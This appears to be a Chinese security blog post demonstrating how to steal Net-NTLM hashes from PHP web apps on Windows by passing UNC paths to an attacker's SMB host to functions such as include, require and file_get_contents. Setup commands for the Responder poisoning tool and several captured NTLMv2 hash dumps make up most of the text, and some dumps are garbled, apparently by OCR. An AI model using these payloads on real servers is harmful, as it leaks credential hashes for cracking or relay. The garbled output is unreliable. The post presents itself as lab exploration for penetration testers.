> *Author: pen4uin*


0x00 写在前面

相信大家也都有看过一些关于获取Net-NTLM Hash文章，但是我感觉利用场景都更偏向于已突破网络边界的情况(比如社工钓鱼/RCE等手段)，于是在这篇文章里我针对一些常见的Web场景(PHP+Window)下对获取Net-NTLM Hash姿势的进行了测试，目前自己还未在实战场景测试，不知道效果如何，师傅们就当作扩展思路吧！

0x01 获取Net-NTLM Hash

使用Responder获取Net-NTLM Hash


```
git clone https://github.com/lgandx/Responder.git
cd Responder/
./Responder.py -I eth0 -rv
```



```
┌──(root💀kali)-[~/Desktop/Responder]
└─# ./Responder.py -I eth0 -rv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
```

0x02 可利用的函数

测试了大概20+的函数，这里仅以下面的demo演示效果




localhost/net-ntlm/

Index of /net-ntlm

- Parent Directory
- 01_include.php
- 02_include_once.php
- 03_require.php
- 04_require_once.php
- 05_file_get_contents.php
- 06_file.php
- 07_readfile.php
- 08_file_exists.php
- 09_filesize.php
- 10_unlink.php
- 11_fopen.php
- 12_is_file.php
- 13_file_put_contents.php

01 include()

```
<?php
include '\\\\10.10.10.3\tmp';
```



01_include.php
root@kali: ~/Desktop/Responder
File Actions Edit View Help
root@kali: ~/...top/Responder
root@kali: ~/Desktop

```php
<?php
include '\\\\10.10.10.3\tmp.php';
?>
```

```
    Responder NIC                  [eth0]
    Responder IP                   [10.10.10.3]
    Challenge set                  [random]
    Don't Respond To Names         ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name         [WIN-GS2D8MT9SWD]
    Responder Domain Name          [ENV2.LOCAL]
    Responder DCE-RPC Port         [47703]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:6c0391869a18405f:EDBDC3839CCBF8F16682F9CDCD0431D8:0
41566D22B00000000002000800450004E005600320001001E00570049004E002D004700530032004400038004D0
E002D0047005300320044003800 4D005400390053005700044002E0045004E00560032002E004C004F0043004
04F00430041004C000500140045004E00560032002E004C004F00430041004C000700080000CE0FAC78B0D70
000010000000000200000AD34DB253663E6DF661C39C7D5712180BFA6346A77811E487B52B1C40C5853150A001
01E0063006900660073002F00310030002E00310030002E00310030002E003300000000000000000000
```

02 include_once()


```php
<?php
include_once '\\\\10.10.10.3\tmp';
```


root@kali: ~/Desktop/Responder
File Actions Edit View Help
root@kali: ~/...top/Responder
root@kali: ~/Desktop

```
    Responder DCE-RPC Port         [47703]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:6c0391869a18405f:EDBDC3839CCBF8F16682F9CDCD0431D8:010
41566D22B00000000002000800450004E005600320001001E00570049004E002D004700530032004400038004D005
E002D004700530032004400038004D005400390053005700044002E0045004E00560032002E004C004F004300410
04F00430041004C000500140045004E00560032002E004C004F00430041004C000700080000CE0FAC78B0D7010
000010000000000200000AD34DB253663E6DF661C39C7D5712180BFA6346A77811E487B52B1C40C5853150A00100
01E0063006900660073002F00310030002E00310030002E00310030002E003300000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:687b1d0b68d6c2a1:00717FA03D71420026FBE3A6587959A3:0
101000000000000000CE0FAC78B0D701666C26806330F3E700000000002000800450004E005600320001001E005
70049004E002D004700530032004400038004D0054003900530057004400040034005700490004E002D0047005
3003200440038004D005400390053005700044002E0045004E00560032002E004C004F00430041004C0003001
40045004E00560032002E004C004F00430041004C000500140045004E00560032002E004C004F00430041004
C000700080000CE0FAC78B0D701060004000200000008003000300000000000000000100000000200000AD34D
B253663E6DF661C39C7D5712180BFA6346A77811E487B52B1C40C5853150A0010000000000000000000000000
00000000000009001E0063006900660073002F00310030002E00310030002E00310030002E00330000000000000
0000000
```

03 require()


```php
<?php
require '\\\\10.10.10.3\tmp';
```



```
    Responder DCE-RPC Port      [47703]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:6c0391869a18405f:EDBDC3839CCBF8F16682F9CDCD0431D8:010
41566D22B00000000002000800450004E005600320001001E00570049004E002D00470053003200440038004D005
E002D00470053003200440038004D005400390053005700440002E0045004E00560032002E004C004F004300410
04F00430041004C000500140045004E00560032002E004C004F00430041004C000700080000CE0FAC78B0D7010
0000100000000200000AD34DB253663E6DF661C39C7D5712180BFA6346A77811E487B52B1C40C5853150A00100
01E0063006900660073002F00310030002E00310030002E00310030002E003300000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:687b1d0b68d6c2a1:00717FA03D71420026FBE3A6587959A3:0
101000000000000000CE0FAC78B0D701666C26806330F3E70000000000200080045004E005600320001001E005
70049004E002D00470053003200440038004D0054003900530057004400040034005700490004E002D0047005
3003200440038004D0054003900530057004402E0045004E00560032002E004C004F00430041004C0003001
40045004E00560032002E004C004F00430041004C000500140045004E00560032002E004C004F00430041004
C000700080000CE0FAC78B0D70106000400020000000800300003000000000000000000100000000200000AD34D
B253663E6DF661C39C7D5712180BFA6346A77811E487B52B1C40C5853150A0010000000000000000000000000
0000000000009001E0063006900660073002F00310030002E00310030002E00310030002E003300000000000000
0000000
[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:c5cfed8298acf639:7B0E301EFC8C807675E993B604D734F4:0
101000000000000000CE0FAC78B0D701E009C8C19982FF900000000000200080045004E005600320001001E005
70049004E002D00470053003200440038004D0054003900530057004400040034005700490004E002D0047005
3003200440038004D0054003900530057004402E0045004E00560032002E004C004F00430041004C0003001
40045004E00560032002E004C004F00430041004C000500140045004E00560032002E004C004F00430041004
C000700080000CE0FAC78B0D70106000400020000000800300003000000000000000000100000000200000AD34D
B253663E6DF661C39C7D5712180BFA6346A77811E487B52B1C40C5853150A0010000000000000000000000000
0000000000009001E0063006900660073002F00310030002E00310030002E00310030002E003300000000000000
```

04 require_once()


```php
<?php
require_once '\\\\10.10.10.3\tmp';
```



```
    Responder DCE-RPC Port      [47703]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:6c0391869a18405f:EDBDC3839CCBF8F16682F9CDCD0431D8:010
41566D22B0000000000200080045004E005600320001001E00570049004E002D0047005300320044003800
4D005E002D0047005300320044003800
```

```
    Responder DCE-RPC Port      [47703]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:6c0391869a18405f:EDBDC3839CCBF8F16682F9CDCD0431D8:010
41566D22B0000000000200080045004E005600320001001E00570049004E002D0047005300320044003800
E002D0047005300320044003800
```

```
    Responder DCE-RPC Port      [47703]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:6c0391869a18405f:EDBDC3839CCBF8F16682F9CDCD0431D8:010
41566D22B0000000000200080045004E005600320001001E00570049004E002D0047005300320044003804D005
E002D0047005300320044003804D0054003900530057004400
```




```
<?php
$demo = file_get_contents( filename: '\\\\10.10.10.3\tmp');
?>
```

```
    Fingerprint hosts              [OFF]

[+] Generic Options:
    Responder NIC                  [eth0]
    Responder IP                   [10.10.10.3]
    Challenge set                  [random]
    Don't Respond To Names         ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name         [WIN-OMF4OXIYJHR]
    Responder Domain Name          [LY6P.LOCAL]
    Responder DCE-RPC Port         [49732]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:9c19cf14607b2207:9477A19859B50CC3C4B957C3236B442C:010
1000000000000006C58DC7AB0D701C3F2B91A2CFC7A5200000000002000800 4C0059003600500001001E0057004
9004E002D004F004D00460034004F005800490059004A00480052000400340057004900 4E002D004F004D00460
034004F005800490059004A00480052002E004C00590036005000 2E004C004F00430041004C00030014004C005
900360050002E004C004F00430041004C0005001400 4C00590036005000 2E004C004F00430041004C000700080
0006C58DC7AB0D70106000400020000000800300030000000000000000100000000200000AD34DB253663E6DF6
